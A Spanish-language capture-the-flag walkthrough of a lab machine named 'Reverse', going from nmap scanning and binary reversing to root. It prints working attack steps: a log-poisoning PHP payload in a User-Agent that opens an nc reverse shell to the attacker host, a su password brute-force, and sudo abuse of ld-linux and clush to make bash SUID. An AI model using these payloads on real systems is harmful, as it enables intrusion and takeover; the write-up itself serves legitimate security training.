

# Máquina Reverse



## Reconocimiento


Comenzamos con el siguiente escaneo de **nmap** para sacar los puertos y versiones corriendo en estos:

```
SHELL

nmap -sSCV --min-rate=5000 -Pn -n -p- 172.17.0.2 -oN Nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 09:33 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
|_ http-title: P\xC3\xA1gina Interactiva
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 46:E9:C8:5F:D9:B0 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

Nmap nos reporta únicamente el puerto **80(http)** abierto por lo que vamos a echar un vistazo:



En la código de la web veo la llamada a un `.js` por lo que voy ver si puede estar interesante:

```
<body>

  <h1>¡Bienvenido a la Página Interactiva!</h1>

  <div class="particles" id="particles"></div>

  <!-- Incluir el archivo JavaScript -->
  <script src="./js/script.js"></script>

</body>
</html>
```



# js-beautify (v1.15.4)


Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS

```
1 let clickCount = 0;
2 const particleContainer = document.getElementById("particles");
3
4 function createParticle(t, e) {
5     const n = document.createElement("div");
6     n.classList.add("particle");
7     n.style.left = `${t}px`;
8     n.style.top = `${e}px`;
9     n.style.width = `${Math.random()*10+5}px`;
10    n.style.height = n.style.width;
11    n.style.animationDuration = `${Math.random()*2+1}s`;
12    particleContainer.appendChild(n);
13    setTimeout(() => {
14        n.remove()
15    }, 3e3)
16 }
17 document.body.addEventListener("mousemove", (t => {
18     createParticle(t.clientX, t.clientY)
19 }));
20 document.body.addEventListener("click", (function() {
21     clickCount++;
22     if (clickCount >= 20) {
23         alert("secret_dir");
24         clickCount = 0
25     }
26 }));
```

Este *js* lo que hace es reporta lo que parece un directorio secreto cuando hacemos **20 clicks**:



En el directorio secreto existe un fichero llamado **secret**



Me lo descargo y el un ejecutable:

```
SHELL

file secret
secret: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=387271a4e7dae83df80c4ca4453a3163c48d834f, for GNU/Linux 3.2.0, not stripped
```


Al parecer tenemos que proporcionar la contraseña correcta:

```
SHELL

./secret
Introduzca la contraseña: test
Recibido...
Comprobando...
Contraseña incorrecta...
```

Probe con **ltrace** y **radare2** pero nada por lo que pase a **ghidra**.

En **ghidra**, en el **main()** del programa encontré una función llamada **containsRequeresChars** donde esta la contraseña descompuesta:



40	??	40h	@
00	??	00h	
DAT_0057e083			
4d	??	4Dh	M
69	??	69h	i
00	??	00h	
s_S3cRet_0057e086			
13 33 63	ds	"S3cRet"	
12 65 74 00			
DAT_0057e08d			
64	??	64h	d
00	??	30h	0
00	??	30h	0
6d	??	6Dh	m
00	??	00h	
DAT_0057e092			
49	??	49h	I
6e	??	6Eh	n
74	??	74h	t
72	??	72h	r
6f	??	6Fh	o
64	??	64h	d

Probamos y... :



```
Comprobando...  
Contraseña correcta, mensaje secreto:  
ZzAwZGowYi5yZXZlcnNILmRsCg==
```

El programa nos reporta este string en base 64:

```
SHELL  
echo "ZzAwZGowYi5yZXZlcnNILmRsCg==" | base64 -d  
g00dj0b.reverse.dl
```



Tiene pinta de ser un dominio por lo que lo apunto en el */etc/host*

```
GNU nano 8.3 /etc/hosts  
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
|  
172.17.0.2 g00dj0b.reverse.dl
```

Ahora tenemos la siguiente web:




Vemos que hay un parámetro que apunta a un archivo por lo que vamos a probar **LFI**




Hay LFI. Entonces para pasar LFI a **RCE** podemos probar con **LOG Poisoning**.

## Explotación

Accedemos a `/var/log/apache2/access.log`



Hacemos la siguiente petición para probar que cuando recarguemos la página se interprete el código php:



Nos muestra el usuario por lo que es vulnerable a LOG Poisoning.

Ahora ejecutamos el siguiente comando para obtener una bash por **nc**:

SHELL

```
curl -s -X GET 'http://g00dj0b.reverse.dl' -H "User-Agent:<?php system('nc 172.17.0.1 4444 -e /bin/bash'); ?>"
```

Nos ponemos a la escucha y recargamos:

SHELL

```
> nc -nlvp 4444
Connection from 172.17.0.2:58926
```

## Escalada

Una vez dentro, tenemos **2** usuarios y root:

SHELL

```
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
maci:x:1000:1000:macimo,,,:/home/maci:/bin/bash
nova:x:1001:1001:nova,,,:/home/nova:/bin/bash
```

Como **www\_data** podemos ejecutar **/opt/password\_nova** como el usuario **nova**:

SHELL

```
sudo -l
Matching Defaults entries for www-data on 8a2a93c39823:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 8a2a93c39823:
    (nova : nova) NOPASSWD: /opt/password_nova
└─[www-data@8a2a93c39823]─[/var/www/subdominio]
```

Al ejecutarlo nos chiva que la contraseña se encuentra en el rockyou por lo que tenemos que hacer bruteforce.

SHELL

```
sudo -u nova /opt/password_nova
Escribe la contraseña (Pista: se encuentra en el rockyou ;) ):
```

Me descargo **suBF** en la máquina víctima:

SHELL

```
wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh
```



Ahora me traspaso el rockyou:

```
> wget http://172.17.0.1/rockyou.txt
--2025-04-02 14:44:47-- http://172.17.0.1/rockyou.txt
Connecting to 172.17.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921515 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt          100%[=====>] 133.44M  393MB/s   in 0
2025-04-02 14:44:47 (393 MB/s) - 'rockyou.txt' saved [139921515/139921515]

A> ~/De/M/D/m/r/test.rep > at 14:44

> sudo python3 -m http.server 80 -d /usr/share/wordlists/
[sudo] password for juan:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
172.18.0.1 - - [02/Apr/2025 14:44:47] "GET /rockyou.txt HTTP/1.1" 200 -
```

**chmod +x** a suBF y ejecutamos:

```
SHELL

./suBF.sh -u nova -w ./rockyou.txt
[+] Bruteforcing nova...
Wordlist exhausted
```

Aquí me tardaba mucho por lo que tuve que acudir al writeup ya que me estaba frustrando, la contraseña es **BlueSky\_42!NeonPineapple**

Ahora como **nova** podemos ejecutar */lib64/ld-linux-x86-64.so.2* como **maci**

```
SHELL

sudo -l
Matching Defaults entries for nova on 8a2a93c39823:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User nova may run the following commands on 8a2a93c39823:
    (maci : maci) NOPASSWD: /lib64/ld-linux-x86-64.so.2
```

Ejecuto lo siguiente para la escalada:

```
SHELL

sudo -u maci /lib64/ld-linux-x86-64.so.2 /bin/bash
id
uid=1000(mac) gid=1000(mac) groups=1000(mac),100(users)
```

Ahora como **maci** podemos ejecutar **clush** como root:

```
sudo -l
```

Matching Defaults entries for maci on 8a2a93c39823:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty
```

User maci may run the following commands on 8a2a93c39823:

```
(ALL : ALL) NOPASSWD: /usr/bin/clush
```

Para la escalada he visto este manual:

<https://linux.die.net/man/1/clush>

```
sudo /usr/bin/clush -w node[11-14] -b
```

Enter 'quit' to leave this interactive mode

Working with nodes: node[11-14]

```
clush> !id
```

```
!id
```

```
LOCAL: uid=0(root) gid=0(root) groups=0(root)
```

```
clush> ! chmod +s /bin/bash
```

```
! chmod +s /bin/bash
```

```
clush> exit
```

Le damos SUID a la /bin/bash

```
ls -l /bin/bash
```

```
-rwsr-sr-x 1 root root 1265648 Mar 29 2024 /bin/bash
```

```
└──[maci@8a2a93c39823]─[/var/www/subdominio]
```

```
└─── $ /bin/bash -p
```

```
/bin/bash -p
```

```
bash-5.2# whoami
```

```
whoami
```

```
root
```

Y somos root.